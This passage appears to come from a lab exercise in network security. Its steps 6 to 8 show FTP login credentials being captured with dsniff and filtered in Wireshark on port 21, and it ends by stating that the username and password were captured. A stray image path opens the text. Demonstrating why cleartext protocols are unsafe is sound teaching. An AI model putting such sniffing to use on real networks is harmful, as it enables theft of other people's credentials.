
Step 6: Open Client Machine and start communicating with FTP server.



Step 7: Open dsniff terminal to check the captured username and password.



Step 8: Filter Wireshark packet capture by FTP or port ==21.



Thus username and password captured successfully.